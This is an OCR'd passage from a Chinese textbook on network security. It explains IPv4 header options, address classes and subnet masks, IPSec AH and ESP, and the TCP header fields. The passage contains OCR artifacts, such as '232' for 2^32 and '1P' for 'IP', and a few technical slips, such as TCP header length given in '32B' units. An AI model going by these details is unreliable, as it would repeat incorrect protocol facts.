


图 2-17 IP 数据包首部字段

IP 首部最后一行是“可选和填充”,它允许后续版本的协议加入新的内容。目前有 5 个可选项。

(1)“安全性(security)”选项说明信息的机密程度。

(2)“严格的源路由选择(Strict Source Routing)”选项以一系列的 IP 地址方式,给出从源到目的地的完整路径,数据报必须严格地从这条路径传送。当路由选择表崩溃时,该字段提供管理员发送紧急分组或作时间测量用。

(3)“宽松的源路由选择(Loose Source Routing)”选项要求数据包以指定的次序遍历所列的路由器,但也可以穿越其他路由器。这个选项方便确定特殊的路径。

(4)“记录路由(Record Route)”选项让沿途的路由器都将 IP 地址加到可选字段之后,以便跟踪路由选择算法的错误。

(5)“时间戳(Time Stamp)”选项使每个路由器都附上它的 IP 地址和时间标记,以便更好地为路由选择算法查错。

由上述 5 个选项可以看出,IP 是一个无连接、无可靠保证的网络协议。所谓“安全性”选项,只是说明信息的机密性而非保证信息的安全传送。至于“严格的源路由选择”、“宽松的源路由选择”、“记录路由”和“时间戳”等选项,都是为了保证选择某个路由方便传送,或者是系统能有效地跟踪路由选择算法,以保证所发送的数据包和接收的数据包的完整性。实际上,IP 报头的几个字段的设置,例如“标识符”字段、“标志”字段和“片偏移”字段,都是为了数据包的分段和重组而设计的。每个网络都有一个分组的最大长度限制。最大有效载荷字段从 ATM 网的 48B 到因特网的 65 515B(IP 分组)都有。互联网的路由选择算法应该避免分组穿越不能控制它的网络,这就是将分组划分为片(fragment),把各片作为单独的因特网分组发送的原因。然后,IP 又能通过中间的一个或多个网关,实现从源网络到目的网络的路由选择、分片重组。最终实现数据报的无连接传送。

2.5.2 IP 地址及其管理

目前使用的 IPv4 协议规定:IP 地址的长度为 4B,整个地址分为两部分,网络号和主机号。IP 地址分为 A、B、C、D 和 E 类,标识网络的最高几位分别是 0、10、110、1110 和 11110。除 D 类、E 类保留外,常用的 A、B、C 三类地址格式如图 2-18 所示。



图 2-18 A、B、C 类 IP 地址结构

A 类地址的范围为 1.0.0.0～127.255.255.255;B 类地址的范围为 128.0.0.0～191.255.255.255;C 类地址的范围为 192.0.0.0～223.255.255.255。在 IP 地址中,有几个 IP 地址具有特殊意义,不能分配给站点。这些地址包括:主机号为全“0”的 IP 地址是网络地址,如 129.1.0.0 表示它是一个 B 类网络的网络地址;主机号为全“1”的 IP 地址是广播地址,如 129.1.255.255 表示网络号为 129.1 的所有主机都能接收到 IP 分组;以“0”作

网络号的 IP 地址代表当前网络；所有 127.xx.yy.zz 的 IP 地址保留作回路测试(loopback)；网络号为全“0”或全“1”的 IP 地址也被保留。

在因特网中，每个网络的网络号应当彼此不同，以便区分是哪个网络。在同一个网络中的主机，网络号必须相同，但主机号不同。当网络增大到一定规模时，IP 地址的编址特性将产生问题。例如，一家公司有一个 C 类局域网，当它的机器超过 254 台时，又需要另一个 C 类局域网，多个局域网需要通过路由器连接。

每次安装新网络时，系统管理员就得申请新的网络号。将机器从一个局域网上移到另一个局域网上，也要更改 IP 地址、修改配置文件。如果新的机器用上老机器的 IP 地址，电子邮件和其他数据的传送将引起混乱。为避免混乱现象产生，应引入子网和子网屏蔽码的概念。如果某个网络扩大的公司开始用 B 类地址代替 C 类地址，则可以尝试把 16 位主机号分成一个 6 位的子网号和一个 10 位的主机号，如图 2-19 所示。




图 2-19 B 类网络分成若干子网

在网络外部，子网是不可见的，因此分配一个新子网不必与因特网网络信息中心(InterNIC)联系或改变程序外部数据库。现在，假定第一个子网使用 130.50.4.1 开始的 IP 地址，第二个子网使用 130.50.8.1 开始的 1P 地址，以此类推。原有的路由表则应作相应的变化。加入一些项目(如“当前网络，子网，0”和“当前网络，当前子网，主机”)，让每个路由器与网络的子网掩码(subnet mask)作一个布尔与运算，以除去主机号，并在表中查出所得的地址。

2.5.3 IP 安全机制

针对 TCP/IP 的层次结构及安全缺陷，IETF 已对 IP 安全协议(IPSec)和因特网密钥管理协议(IKMP)进行标准化工作。IPSec 的主要目的是使需要安全措施的用户能够使用相应的加密安全体制，该体制不仅在 IPv4 下工作，也可在 IPv6 下工作。这个安全体制的主要内容是在 IP 数据包的首部增设身份验证头(AH)和封装安全有效载荷(ESP)。AH 提供 IP 数据包的真实性和完整性，ESP 提供数据包的机密性。

1. 身份验证头

身份验证头(authentication header，AH)信息紧跟在 IPv4 头之后，如图 2-20 所示。AH 包含下一个首部、有效载荷长度、保留、安全参数指针(SPI)、序列号字段以及验证数据等信息。

在图 2-20 中，所有字段都是必需的。“下一个首部”字段表示 AH 后面下一个有效字段的类型(如 TCP 或 UDP)。“有效载荷长度”字段表示的是 32 位字(减 2)中 AH 的长度。“保留”字段为将来扩展功能而保留。“安全系数指针(SPI)”字段表示一个 32 位的参数值，该值与 IP 数据包的目的地址相结合，为所有有效的 IP 数据包决定安全关联(SA)及其安全




图 2-20 使用认证头 AH 的 IP 数据包

设置数据。

在双向连接中,每个方向都要建立一个单独的 SA,它为不同方向上的各种服务选择安全的密码算法及密钥提供灵活性。SA 有两种模式:传输模式和隧道模式,传输模式是两个主机之间的安全关联,隧道模式是安全网关与安全网关之间的安全关联。安全网关可用做防火墙,以确保 IP 数据包的安全。

32 位"序列号字段"包含一个单调递增的序列,当 SA 建立时,发送方与接收方的计数值均置为零。如果要求实现重放保护,接收方必须检查每个 IP 数据包的序列号,且序列号必须是非循环的。这样,在一个 SA 内,传输的 IP 数据包数量不能大于 232。

"验证数据"字段的长度可变,包括 IP 数据包的完整性检测值(ICV),这个字段包括填充值以保证认证头(AH)是 32 位的整数倍。验证数据是使用某种散列算法进行计算的,其中常见的有 MD5 和 SHA－1 两种算法。这些算法具有不可逆转性:不可能从计算结果推导出它的原始输入数据,不可能从给定一份数据及其经散列算法计算的结果找到另外一份数据产生结果的方法。散列算法的特点是使攻击者难以伪造数据包。

2. 封装安全有效载荷

图 2-21 所示为 IP 数据包封装安全有效载荷(Encapsulating Security Payload,ESP)。




图 2-21 IP 数据包封装安全有效载荷

ESP 的头部包括"安全参数指针(SPI)"以及"序列号字段"。通过使用和 AH 相同的方法,序列号可以防止重放攻击。"有效载荷数据"字段的长度可变,它包含由下一个信息头字段显示类型的数据。"填充数据"字段包含最长为 255B 的数据。

发送前,发送方对有效载荷数据添加填充数据,使其满足以下三种需求中的一种:①因

加密算法常以64位长度为单位对数据加密,最后不满64位的要添加填充数据;②认证数据的大小应是32位数据的倍数,不满32位数的,应添加填充数据;③为防止流量分析,掩盖发送方所发出的有效载荷长度,添加若干长度的填充数据。

3. AH和ESP相结合建立交全连接

AH与ESP可以分开使用,也可以合并使用。在虚拟专用网(VPN)中,AH常用在主机与安全网关之间使用传输模式,ESP则在两个安全网关之间使用隧道模式。如果用户要求数据完整性、强壮的认证或不可否认性以及由ESP提供的机密性服务,则可以从主机到主机的连接中将AH及ESP的方法相结合。在这种情况下,AH将对整个IP数据包进行认证,而ESP不对任何字段进行认证。

图2-22说明了两种模式下的结合状态。




图2-22 AH和ESP的结合

接收方在收到由AH和ESP结合生成的IPSec数据包后,将进行如下处理。①查看数据包的协议首部,找出AH首部后,再调用AH处理程序。②从AH分离SPI信息,检出用于AH的共享密钥。然后使用共享密钥计算验证数据。接收方将计算结果与被验证的数据作比较,如两者相同,说明数据是完整的。③取出ESP首部及其中的SPI。注意,ESP首部中的SPI有可能与AH中的SPI不同。再次访问安全关联数据库,求得ESP接收密钥。接着,对有效数据解密,恢复为明文和尾部信息。④删去添加的尾部信息,将有效数据送给UDP或TCP字段。

2.6 TCP/IP的TCP安全机制

传输层有两种主要协议:面向连接的TCP和无连接的UDP。UDP在实现上只是在IP的基础上增加一个报头,不仅不能保证数据的安全传送,也不能保证数据以正确顺序到达目的地。恰好相反,TCP能保证数据按序正确到达目的地。那么,TCP是如何增强数据传输的可靠性呢?其数据段的安全机制又是什么呢?

2.6.1 因特网中TCP数据段的格式

TCP数据段的格式如图2-23所示。

TCP数据段以固定格式的20B首部开始,在首部后面是一些选项和其填充字节(以满足




图 2-23 TCP 数据段格式

32B 要求)。在可选项后面才是数据,如果有,最长为:65 535－20(IP 头)－20(TCP 头)＝65 495B。

不带数据的头部常用做确认报文和控制报文。

(1) 第一行标识“源端口”和“目的端口”。每个主机自行决定分配自己的端口(从256 号起)。端口号加上自身的 IP 地址构成 1 个 48 位的唯一 IP 连接标志。利用两端的套接字序号一起标识一个连接。

(2) 第二行标识要发送的“顺序号”。

(3) 第三行表示要接收的下一个字节(“应答号”)。

(4) 第四行含有丰富的内容。其中“头部长度”表示 TCP 头部包含多少个 32B。由于可选字段是变长的,因此 TCP 头部长度也是变化的。接着的 6 位保留。随后是 6 个 1 位的标志。

第一个标志 URG,表示从当前顺序号到紧急数据位置的偏移量,这种设置用于代替中断报文。如用到 URG,则该位置 1。例如,当用户按下 Del 或 Ctrl＋C 中断键时,发送方在数据流中放入控制信息,将其与 URG 标志一起交给 TCP,TCP 将停止积累数据,转为传输信息。当紧急数据到达目的端,接收方的应用程序被中断,然后去读取紧急数据,并依照结束标志而结束。

第二个标志 ACK,当 ACK 为 1 时,表示 TCP 确认该数据的可靠性;当 ACK 为 0 时,表示确认号被省略,数据段不包含确认信息。

第三个标志 PSH,表示带有 PSH 标志的数据可立即送往应用程序,不必等到缓冲区装满时才传送。

第四个标志 RST,用于复位。由于主机崩溃或其他原因出现了连接错误,或者拒绝非法数据段或拒绝连接请求等情况出现时,RST 为 1。

第五个标志 SYN,同步位,用于建立连接。在连接请求时,SYN＝1,ACK＝0;在连接响应时,SYN＝1,ACK＝1。

第六个标志 FIN,用于释放连接。它表示发送方已发送完毕。但是,当断开连接后,进程还可以继续接收数据,用于连接建立和断开的数据段可按正确顺序处理。

“窗口大小”字段表示在确认字节后还可发送多少字节。当字段值为 0 时,表示它已收到所有发送的数据段,但当前接收方急需暂停,希望此刻不要再发送。等待一段时间后,接

收方再发回一个带有相同确认号和非零的滑动窗口值,恢复传输操作。

(5) 第五行包括“校验和”与“紧急指针”。

“校验和”,是为确保高可靠性而设置的。它校验头部、数据与伪 TCP 头(pseudo header)之和。当接收方对整个数据段(包括“校验和”字段)进行运算时,其结果应为 0。伪 TCP 头包含源和目的主机的 IP 地址、TCP 的协议编号(6)和 TCP 数据段(包含 TCP 头)的字节数。在校验和计算中包括伪 TCP 头,有助于检测传送的分组是否正确。

“紧急指针”,用于处理紧急的数据(urgent data),它在标志位 URG 的作用中已提及。URG 提醒接收方在 TCP 数据流中有一些紧急数据,而紧急指针指出它的具体位置。

(6) 第六行可选项字段允许每台主机设定能接收的最大的 TCP 载荷能力。在建立连接期间,收发双方均声明其最大载荷能力,会选择较小的作为标准。如果某台主机未选择该项,其默认值为 536B。所有因特网上主机均要求具有接收长为 536+20=556B 的 TCP 数据段的能力。

